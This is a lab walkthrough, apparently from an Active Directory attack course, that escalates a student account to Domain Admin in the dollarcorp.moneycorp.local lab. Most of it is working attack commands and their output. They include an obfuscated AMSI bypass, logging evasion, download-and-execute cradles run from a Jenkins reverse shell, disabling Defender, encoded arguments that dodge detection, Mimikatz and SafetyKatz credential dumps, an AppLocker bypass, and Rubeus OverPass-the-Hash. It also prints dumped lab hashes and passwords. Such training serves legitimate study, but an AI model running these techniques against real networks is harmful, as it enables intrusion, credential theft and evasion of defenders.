DOMAIN CONTROLLERS@DOLLARCORP.MONEYCORP.LOCAL
ADMINISTRATOR@DOLLARCORP.MONEYCORP.LOCAL
DEFAULT DOMAIN CONTROLLERS POLICY@DOLLARCORP.MONEYCORP.LOCAL
ADMINISTRATORS@DOLLARCORP.MONEYCORP.LOCAL
MemberOf
SVCADMIN@DOLLARCORP.MONEYCORP.LOCAL
DOMAIN ADMINS@DOLLARCORP.MONEYCORP.LOCAL
(MONEYCORP.LOCAL) S-1-5-21-335606122-960912869-3279953914-519
Contains
USERS@DOLLARCORP.MONEYCORP.LOC

Issue with Derivate Local Admin and BloodHound 4.2.0


The latest version of BloodHound (4.2.0) does not show Derivate Local Admin edge in GUI. The last version where it worked was 4.0.3. It is present in the Tools directory as BloodHound-4.0.3_old. You can use it the same way as above.

Make sure to use the collector from BloodHound-4.0.3_old with UI in BloodHound-4.0.3_old. These are not compatible with BloodHound 4.2.0. Run the below command in a new PowerShell session after bypassing .NET AMSI.

```
PS C:\AD\Tools\BloodHound-4.0.3_old\BloodHound-master\Collectors> Invoke-
BloodHound -CollectionMethod All
----------------------------------------------
Initializing SharpHound at 7:05 AM on 3/3/2023
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL,
ObjectProps, LocalGroups, SPNTargets, Container
[snip]
```

Open the UI of BloodHound 4.0.3. The username and password remain the same as both versions are using the same neo4j service. Remember to click on 'Clear Database' option in the BloodHound 4.0.3 and upload new data from its own collector.

Search for studentx in the search bar and click on the identity.


STUDENT1@DOLLARCORP.MONEYCORP.L
Database Info
Node Info
Analysis
STUDENT1@DOLLARCORP.MONEYCORP.LOCAL


OVERVIEW

Sessions	0
Sibling Objects in the Same OU	21
Reachable High Value Targets	1
Effective Inbound GPOs	1
See user within Domain/OU Tree	

NODE PROPERTIES

Display Name	student1
Object ID	S-1-5-21-719815819-3726368948-3917688648-4101
Password Last Changed	Fri, 03 Mar 2023 10:50:24 GMT
Last Logon	Fri, 03 Mar 2023 14:38:31 GMT
Last Logon (Replicated)	Fri, 03 Mar 2023 11:01:03 GMT
Enabled	True
AdminCount	False
Password Never	True

In Node Info, scroll down to 'LOCAL ADMIN RIGHTS' and expand 'Derivative Local Admin Rights' to find if studentx has derivate local admin rights on any machine!


STUDENT1@DOLLARCORP.MONEYCORP.L
RDPUSERS@DOLLARCORP.MONEYCORP.LOCAL
AdminTo
DCORP-ADMINSRV.DOLLARCORP.MONEYCORP.LOCAL
MemberOf
STUDENT1@DOLLARCORP.MONEYCORP.LOCAL
AdminTo
DCORP-STUDENT1.DOLLARCORP.MONEYCORP.LOCAL

Learning Objective 7:

Task

- Identify a machine in the target domain where a Domain Admin session is available.
- Compromise the machine and escalate privileges to Domain Admin
  - Using access to dcorp-ci
  - Using derivative local admin

Solution

We have access to two domain users - studentx and ciadmin and administrative access to dcorp-adminsrv machine. User hunting has not been fruitful as studentx. We got a reverse shell on dcorp-ci as ciadmin by abusing Jenkins.

We can use Powerview's Find-DomainUserLocation on the reverse shell to looks for machines where a domain admin is logged in. First, we must bypass AMSI and enhanced logging.

First bypass Enhanced Script Block Logging so that the AMSI bypass is not logged. We could also use these bypasses in the initial download-execute cradle that we used in Jenkins.

The below command bypasses Enhanced Script Block Logging. Unfortuantely, we have no in-memory bypass for PowerShell transcripts. Note that we could also paste the contents of sbloggingbypass.txt in place of the download-exec cradle. Remember to host the sbloggingbypass.txt on a web server on the student VM if you use the download-exec cradle :

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> iex (iwr
http://172.16.100.x/sbloggingbypass.txt -UseBasicParsing)
```

Use the below command to bypass AMSI:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> S`eT-It`em ( 'V'+'aR'
+  'IA' + (('b'+("{1}{0}"-f':1','lE'))+'q2')  + ('uZ'+'x')  ) ( [TYpE](
"{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE  ( ('1Q'+'2U')  +'zX'  )  -
VaL  )."A`ss`Embly"."GET`TY`Pe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f(('U'+'ti')+'l'),'A',('Am'+'si'),(('.'+'Man')+('ag'+'e')+('me'+'n')+'t.'),('
u'+'to'+(("{1}{0}"-f 'io','mat')+'n.')),'s',(('Sys'+'t')+'em')  )
)."g`etf`iElD"(  ( "{0}{2}{1}" -
f('a'+('ms'+'i')),'d',('I'+('n'+'itF')+('a'+'ile'))  ),(  "{2}{4}{0}{1}{3}" -
f ('S'+('t'+'at')),'i',(('N'+'on')+('Pu'+'bl')+'i'),'c','c,'
))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

Now, download and execute PowerView in memory of the reverse shell and run Find-DomainUserLocation. Note that, **Find-DomainUserLocation may take many minutes** to check all the machines in the domain:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> iex ((New-Object
Net.WebClient).DownloadString('http://172.16.100.X/PowerView.ps1'))
PS C:\Users\Administrator\.jenkins\workspace\Projectx> Find-
DomainUserLocation

UserDomain          : dcorp
UserName            : svcadmin
ComputerName        : dcorp-mgmt.dollarcorp.moneycorp.local
IPAddress           : 172.16.4.44
SessionFrom         :
SessionFromName :
LocalAdmin          :
[snip]
```
Great! There is a domain admin session on dcorp-mgmt server!

Now, we can abuse this using winrs or PowerShell Remoting!

Abuse using winrs

Let's check if we can execute commands on dcorp-mgmt server and if the winrm port is open:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> winrs -r:dcorp-mgmt
hostname;whoami

dcorp\ciadmin
dcorp-mgmt
```

We would now run SafetyKatz.exe on dcorp-mgmt to extract credentials from it. For that, we need to copy Loader.exe on dcorp-mgmt. Let's download Loader.exe on dcorp-ci and copy it from there to dcorp-mgmt. This is to avoid any downloading activity on dcorp-mgmt.

Run the following command on the reverse shell:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx>iwr
http://172.16.100.x/Loader.exe -OutFile C:\Users\Public\Loader.exe
```

Now, copy the Loader.exe to dcorp-mgmt:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> echo F | xcopy
C:\Users\Public\Loader.exe \\dcorp-mgmt\C$\Users\Public\Loader.exe

Does \\dcorp-mgmt\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\Users\Public\Loader.exe
1 File(s) copied
```

Using winrs, add the following port forwarding on dcorp-mgmt to avoid detection on dcorp-mgmt:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> $null | winrs -
r:dcorp-mgmt "netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.x"
```

Please note that we must use the $null variable to address output redirection issues.

Note that Windows Defender on dcorp-mgmt would detect SafetKatz execution even when used with Loader. To avoid that, let's pass encoded arguments to the Loader.

First, run the below command on the student VM to generate encoded arguments for "sekurlsa::ekeys " (not required to be run on the reverse shell):

```
C:\AD\Tools>ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: sekurlsa::ekeys
set "z=s"
set "y=y"
set "x=e"
set "w=k"
set "v=e"
set "u=:"
set "t=:"
set "s=a"
set "r=s"
set "q=l"
set "p=r"
set "o=u"
set "n=k"
set "m=e"
set "l=s"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
```

Include the above output and other arguments in a batch file. Below are the contents of the batch file. It is also present in the C:\AD\Tools directory of our student VM as **Safety.bat**

```
@echo off
set "z=s"
set "y=y"
set "x=e"
set "w=k"
set "v=e"
set "u=:"
set "t=:"
set "s=a"
set "r=s"
set "q=l"
set "p=r"
set "o=u"
set "n=k"
set "m=e"
set "l=s"
set "Pwn=%l%%m%%n%%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
echo %Pwn%
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -Args
%Pwn% exit"
```

Download the batch file on dcorp-ci. Run the below commands on the reverse shell:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx>iwr
http://172.16.100.x/Safety.bat -OutFile C:\Users\Public\Safety.bat
```

Now, copy the Safety.bat to dcorp-mgmt:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> echo F | xcopy
C:\Users\Public\Safety.bat \\dcorp-mgmt\C$\Users\Public\Safety.bat

Does \\dcorp-mgmt\C$\Users\Public\Safety.bat specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\Users\Public\Safety.bat
1 File(s) copied
```

Run Safety.bat on dcorp-mgmt that use Loader.exe to download and execute SafetyKatz.exe in-memory on dcorp-mgmt:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> $null | winrs -
r:dcorp-mgmt "cmd /c C:\Users\Public\Safety.bat"

[snip]

Authentication Id : 0 ; 58866 (00000000:0000e5f2)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:12 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
```

Sweet! We got credentials of svcadmin - a domain administrator. Note that svcadmin is used as a service account (see "Session" in the above output), so you can even get credentials in clear-text from lsasecrets!

Abuse using PowerShell Remoting

Check if we can run commands on dcorp-mgmt using PowerShell remoting.

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> Invoke-Command -
ScriptBlock {$env:username;$env:computername} -ComputerName dcorp-mgmt
ciadmin
dcorp-mgmt
```

Now, let's use Invoke-Mimi to dump hashes on dcorp-mgmt to grab hashes of the domain admin "svcadmin". Host Invoke-Mimi.ps1 on your studentx machine and run the below command on the reverse shell:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> iex (iwr
http://172.16.100.X/Invoke-Mimi.ps1 -UseBasicParsing)
```

Now, to use Invoke-Mimi on dcorp-mgmt, we must disable AMSI there. Please note that we can use the AMSI bypass we have been using or the built-in Set-MpPrefernce as well because we have administrative access on dcorp-mgmt:

```
PS C:\Users\Administrator\.jenkins\workspace\Projectx> $sess = New-PSSession
-ComputerName dcorp-mgmt.dollarcorp.moneycorp.local

PS C:\Users\Administrator\.jenkins\workspace\Projectx> Invoke-command -
ScriptBlock{Set-MpPreference -DisableIOAVProtection $true} -Session $sess
PS C:\Users\Administrator\.jenkins\workspace\Projectx> Invoke-command -
ScriptBlock ${function:Invoke-Mimi} -Session $sess

[snip]

Authentication Id : 0 ; 58866 (00000000:0000e5f2)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:12 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
           rc4_hmac_nt       b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old      b38ff50264b74508085d82c69794a4d8
           rc4_md4           b38ff50264b74508085d82c69794a4d8
           rc4_hmac_nt_exp   b38ff50264b74508085d82c69794a4d8
           rc4_hmac_old_exp  b38ff50264b74508085d82c69794a4d8
 [snip]
```

Using OverPass-the-Hash

Finally, use OverPass-the-Hash to use svcadmin's credentials.

Run the below command from an elevated shell from the student VM. Note that we can use whatever tool we want (Invoke-Mimi, SafetyKatz, Rubeus etc.)

Run the below commands from an elevated shell on the student VM to use Rubeus. Note that we are passing encoded arguments to Loader to avoid detection:

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
```

Run the above commands in the same command prompt session:

```
C:\Windows\system32>set "z=t"
C:\Windows\system32>set "y=g"
C:\Windows\system32>set "x=t"
C:\Windows\system32>set "w=k"
C:\Windows\system32>set "v=s"
C:\Windows\system32>set "u=a"
C:\Windows\system32>set "Pwn=%u%%v%%w%%x%%y%%z%"
```

```
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting C:\AD\Tools\Rubeus.exe with args 'asktgt /user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt'
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

v2.2.1

[*] Action: Ask TGT

[*] Showing process : True
[*] Username        : 9BVVCQUM
[*] Domain          : PWF4Q38I
[*] Password        : BUTPFQXM
[+] Process         : 'C:\Windows\System32\cmd.exe' successfully created with
LOGON_TYPE = 9
[+] ProcessID       : 3696
[+] LUID            : 0x10605d1

[*] Using domain controller: dcorp-dc.dollarcorp.moneycorp.local (172.16.2.1)
[!] Pre-Authentication required!
[!]     AES256 Salt: DOLLARCORP.MONEYCORP.LOCALsvcadmin
[*] Using aes256_cts_hmac_sha1 hash:
6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
[*] Building AS-REQ (w/ preauth) for: 'dollarcorp.moneycorp.local\svcadmin'
[*] Target LUID : 17171921
[*] Using domain controller: 172.16.2.1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doI…
[snip]
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/dollarcorp.moneycorp.local
  ServiceRealm          :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  svcadmin
[snip]
```

Try accessing the domain controller from the new process!

```
C:\Windows\system32>winrs -r:dcorp-dc cmd /c set username
USERNAME=svcadmin
```

Note that we did not need to have direct access to dcorp-mgmt from student machine 100.**X**.

Derivative Local Admin

Now moving on to the next task, we need to escalate to domain admin using derivative local admin. Let's find out the machines on which we have local admin privileges. On a PowerShell session started using Invisi-Shell, enter the following command.

```
PS C:\AD\Tools> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\AD\Tools> Find-PSRemotingLocalAdminAccess
dcorp-adminsrv
[snip]
```

We have local admin on the dcorp-adminsrv. You will notice that any attempt to run Loader.exe (to run SafetKatz from memory) results in error 'This program is blocked by group policy. For more information, contact your system administrator'. Any attempts to run Invoke-Mimi on dcorp-adminsrv results in errors about language mode. This could be because of an application allolist on dcorp-adminsrv and we drop into a Constrained Language Mode (CLM) when using PSRemoting.

Let's check if Applocker is configured on dcorp-adminsrv by querying registry keys. Note that we are assuming that reg.exe is allowed to execute:

```
C:\AD\Tools>winrs -r:dcorp-adminsrv cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.
C:\Users\studentx>reg query HKLM\Software\Policies\Microsoft\Windows\SRPV2
reg query HKLM\Software\Policies\Microsoft\Windows\SRPV2

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Appx
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Dll
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Exe
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Msi
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Script
```

Looks like Applocker is configured. After going through the policies, we can understand that Microsoft Signed binaries and scripts are allowed for all the users but nothing else. However, this particular rule is overly permissive!

```
C:\Users\studentx>reg query
HKLM\Software\Policies\Microsoft\Windows\SRPV2\Script\06dce67b-934c-454f-
a263-2515c8796a5d
reg query HKLM\Software\Policies\Microsoft\Windows\SRPV2\Script\06dce67b-
934c-454f-a263-2515c8796a5d

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SRPV2\Script\06dce67b-
934c-454f-a263-2515c8796a5d
    Value    REG_SZ    <FilePathRule Id="06dce67b-934c-454f-a263-
2515c8796a5d" Name="(Default Rule) All scripts located in the Program Files
folder" Description="Allows members of the Everyone group to run scripts that
are located in the Program Files folder." UserOrGroupSid="S-1-1-0"
Action="Allow"><Conditions><FilePathCondition
Path="%PROGRAMFILES%\*"/></Conditions></FilePathRule>
```

A default rule is enabled that allows everyone to run scripts from the C:\ProgramFiles folder!

We can also confirm this using PowerShell commands on dcrop-adminsrv. Run the below commands from a PowerShell session as studentx:

```
PS C:\Users\studentx> Enter-PSSession dcorp-adminsrv

[dcorp-adminsrv]: PS C:\Users\studentx\Documents>
$ExecutionContext.SessionState.LanguageMode

ConstrainedLanguage

[dcorp-adminsrv]: PS C:\Users\studentx\Documents> Get-AppLockerPolicy -
Effective | select -ExpandProperty RuleCollections

[snip]

PathConditions      : {%PROGRAMFILES%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 06dce67b-934c-454f-a263-2515c8796a5d
Name                : (Default Rule) All scripts located in the Program Files
folder
Description         : Allows members of the Everyone group to run scripts
that are located in the Program Files folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow

PathConditions      : {%WINDIR%\*}
PathExceptions      : {}
PublisherExceptions : {}
HashExceptions      : {}
Id                  : 9428c672-5fc3-47f4-808a-a0011f36dd2c
```

```
Name                : (Default Rule) All scripts located in the Windows
folder
Description         : Allows members of the Everyone group to run scripts
that are located in the Windows folder.
UserOrGroupSid      : S-1-1-0
Action              : Allow
```

Here, Everyone can run scripts from the Program Files directory. That means, we can drop scripts in the Program Files directory there and execute them. But we first need to disable Windows Defender on the dcorp-adminsrv server:

```
[dcorp-adminsrv]: PS C:\Users\studentx\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true -Verbose
VERBOSE: Performing operation 'Update MSFT_MpPreference' on Target
'ProtectionManagement'.
```

Also, we cannot run scripts using dot sourcing (. .\Invoke-Mimi.ps1) because of the Constrained Language Mode. So, we must modify Invoke-Mimi.ps1 to include the function call in the script itself and transfer the modified script (Invoke-MimiEx.ps1) to the target server.

Create Invoke-MimiEx.ps1

- Create a copy of Invoke-Mimi.ps1 and rename it to Invoke-MimiEx.ps1.
- Open Invoke-MimiEx.ps1 in PowerShell ISE (Right click on it and click Edit).
- Add "Invoke-Mimi -Command '"sekurlsa::ekeys"' " (without quotes) to the end of the file.

On student machine run the following command from a PowerShell session

```
PS C:\AD\Tools> Copy-Item C:\AD\Tools\Invoke-MimiEx.ps1 \\dcorp-
adminsrv.dollarcorp.moneycorp.local\c$\'Program Files'
```

The file Invoke-MimiEx.ps1 is copied to the dcorp-adminsrv server.

```
[dcorp-adminsrv]: PS C:\Program Files> ls


  Directory: C:\Program Files


[snip]
-a----         2/21/2023  10:54 PM        3711992 Invoke-MimiEx.ps1
```

Now run the modified mimikatz script. Note that there is no dot sourcing here:

```
[dcorp-adminsrv]: PS C:\Program Files> .\Invoke-MimiEx.ps1
```

```
[snip]

Authentication Id : 0 ; 225972 (00000000:000372b4)
Session           : RemoteInteractive from 2
User Name         : srvadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:42:41 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1115

         * Username : srvadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4
           rc4_hmac_nt       a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old      a98e18228819e8eec3dfa33cb68b0728
           rc4_md4           a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_nt_exp   a98e18228819e8eec3dfa33cb68b0728
           rc4_hmac_old_exp  a98e18228819e8eec3dfa33cb68b0728

Authentication Id : 0 ; 57828 (00000000:0000e1e4)
Session           : Service from 0
User Name         : appadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:11 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1117

         * Username : appadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : *ActuallyTheWebServer1
         * Key List :
           aes256_hmac
68f08715061e4d0790e71b1245bf20b023d08822d2df85bff50a0e8136ffe4cb
           aes128_hmac       449e9900eb0d6ccee8dd9ef66965797e
           rc4_hmac_nt       d549831a955fee51a43c83efb3928fa7
           rc4_hmac_old      d549831a955fee51a43c83efb3928fa7
           rc4_md4           d549831a955fee51a43c83efb3928fa7
           rc4_hmac_nt_exp   d549831a955fee51a43c83efb3928fa7
           rc4_hmac_old_exp  d549831a955fee51a43c83efb3928fa7

Authentication Id : 0 ; 57647 (00000000:0000e12f)
Session           : Service from 0
User Name         : websvc
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:11 AM
```

```
SID               : S-1-5-21-719815819-3726368948-3917688648-1114

         * Username : websvc
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : AServicewhichIsNotM3@nttoBe
         * Key List :
           aes256_hmac
2d84a12f614ccbf3d716b8339cbbe1a650e5fb352edc8e879470ade07e5412d7
           aes128_hmac       86a353c1ea16a87c39e2996253211e41
           rc4_hmac_nt       cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_old      cc098f204c5887eaa8253e7c2749156f
           rc4_md4           cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_nt_exp   cc098f204c5887eaa8253e7c2749156f
           rc4_hmac_old_exp  cc098f204c5887eaa8253e7c2749156f

[snip]
```

Here we find the credentials of the srvadmin, appadmin and websvc users.

From local system with elevated shell (Run as Administrator), use asktgt from Rubeus with Loader.exe and encoded arguments:

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: asktgt
set "z=t"
set "y=g"
set "x=t"
set "w=k"
set "v=s"
set "u=a"
set "Pwn=%u%%v%%w%%x%%y%%z%"
```

Run the generated commands in the same command prompt session:

```
C:\Windows\system32>set "z=t"
C:\Windows\system32>set "y=g"
C:\Windows\system32>set "x=t"
C:\Windows\system32>set "w=k"
C:\Windows\system32>set "v=s"
C:\Windows\system32>set "u=a"
C:\Windows\system32>set "Pwn=%u%%v%%w%%x%%y%%z%"

C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:srvadmin
/aes256:145019659e1da3fb150ed94d510eb770276cfbd0cbd834a4ac331f2effe1dbb4
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

The new process that starts has srvadmin privileges. Check if srvadmin has admin privileges on any other machine.

```
C:\Windows\system32>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat
[snip]

PS C:\Windows\system32> . C:\AD\Tools\Find-PSRemotingLocalAdminAccess.ps1
PS C:\Windows\system32> Find-PSRemotingLocalAdminAccess -Domain
dollarcorp.moneycorp.local -Verbose
VERBOSE: Trying to run a command parallely on provided computers list using
PSRemoting .
dcorp-mgmt
dcorp-adminsrv
[snip]
```

We have local admin access on the dcorp-mgmt server as srvadmin and we already know a session of svcadmin is present on that machine.

SafetyKatz for extracting credentials

Let's use SafetyKatz to extract credentials from the machine. Run the below commands from the process running as srvadmin.

Copy the Loader.exe and Safety.bat to dcorp-mgmt:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\dcorp-
mgmt\C$\Users\Public\Loader.exe
Does \\dcorp-mgmt\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>echo F | xcopy C:\AD\Tools\Safety.bat \\dcorp-
mgmt\C$\Users\Public\Safety.bat
Does \\dcorp-mgmt\C$\Users\Public\Safety.bat specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Safety.bat
1 File(s) copied
```

Extract credentials:

```
C:\Windows\system32> winrs -r:dcorp-mgmt "netsh interface portproxy add v4tov4
listenport=8080 listenaddress=0.0.0.0 connectport=80
connectaddress=172.16.100.x"

C:\Windows\system32>winrs -r:dcorp-mgmt C:\Users\Public\Safety.bat
```

```
[snip]
Authentication Id : 0 ; 58866 (00000000:0000e5f2)
Session           : Service from 0
User Name         : svcadmin
Domain            : dcorp
Logon Server      : DCORP-DC
Logon Time        : 3/3/2023 2:39:12 AM
SID               : S-1-5-21-719815819-3726368948-3917688648-1118

         * Username : svcadmin
         * Domain   : DOLLARCORP.MONEYCORP.LOCAL
         * Password : (null)
         * Key List :
           aes256_hmac
